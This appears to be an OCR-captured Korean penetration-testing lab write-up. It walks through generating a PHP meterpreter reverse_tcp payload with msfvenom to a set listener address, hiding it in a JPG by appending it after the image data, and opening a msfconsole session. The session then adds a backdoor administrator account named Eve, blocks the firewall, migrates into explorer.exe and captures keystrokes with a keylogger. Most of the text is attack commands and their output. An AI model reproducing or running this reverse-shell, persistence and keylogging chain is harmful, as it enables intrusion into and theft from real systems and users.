
```
═══════════════════════════════════════
 [ Step 1: msfvenom & Handler Configuration ]
═══════════════════════════════════════

[사용 가능한 Payload 목록]
1. php/meterpreter/reverse_tcp
2. windows/meterpreter/reverse_tcp
3. windows/x64/meterpreter/reverse_tcp

페이로드 번호를 선택하세요: 1
LHOST (예: 172.16.0.30): 20.1.0.10
LPORT (예: 4444): 4444
생성할 파일 이름 (확장자 제외, 예: kong): shell_test
확장자명 (예: .exe, .php): .php
Handler 이름 (예: handler_kong): handler_test

[+] 완성된 msfvenom 명령어:
    msfvenom -p php/meterpreter/reverse_tcp LHOST=20.1.0.10 LPORT=4444 -f raw
 -o msf/shell_test.php
[*] msfvenom 페이로드를 생성하고 있습니다. 잠시만 기다려주세요 ...
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the pa
yload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes
Saved as: msf/shell_test.php
[+] 페이로드 생성 성공!
[+] Handler RC 파일 생성 완료: msf/handler_test.rc
[+] Venom 설정 정보 저장 완료: file/venom_conf/shell_test_conf.txt
```

> 사용할 payload선택 후 설정 입력
> venom/handler/venom_conf 생성

```
═══════════════════════════════════════
 [ Step 2: EOF Steganography ]
═══════════════════════════════════════

EOF 스테가노그라피를 진행하시겠습니까? (yes/no): yes

[*] msf 디렉터리의 현재 파일 목록:
 - handler_jang.rc
 - handlertesttt..rc
 - cat.jpg
 - shell_test.php
 - test2.php
 - handler_test.rc
 - \jang.rc
 - jang.exe
 - testhandler.rc

스테가노그라피를 할 대상 사진 파일명 (예: bulldog.jpg): cat.jpg
결과물로 저장할 파일명 (예: dog.jpg): cat_test.jpg

[+] 실행 예정 명령어: cat msf/cat.jpg msf/dsd > msf/cat_test.jpg
[-] 경고: msf/dsd 페이로드 파일이 물리적으로 존재하지 않아 이미지 복사만 진행
됩니다.
[+] 스테가노그라피 파일 생성 완료: msf/cat_test.jpg
-rw-rw-r-- 1 root root 86K  3월  9일  13:48 msf/cat_test.jpg
```


> 스테가노그라피 생성


4-3) msfconsole



> session 연결

> 권한 획득 후 방화벽 차단


[주입 명령] ne
[타겟 응답]
net user Eve /add
The account already exists.
More help is available by typing NET HELPMSG 2224.
C:\Windows\system32>
C:\Windows\system32>
[주입 명령] net localgroup administrators Eve /add
[타겟 응답]
net localgroup administrators Eve /add
System error 1378 has occurred.
The specified account name is already a member of the group.


explore.exe PID 발견 :
프로세스 migrate PID :
[*] Migrating from to ...
[*] Migration completed successfully.
키로거 작동
Starting the keystroke sniffer ...
타겟의 키로그를 탐지합니다.
탈취된 키 입력 내용
Dumping captured keystrokes ...
시나리오 완료.

> 키로거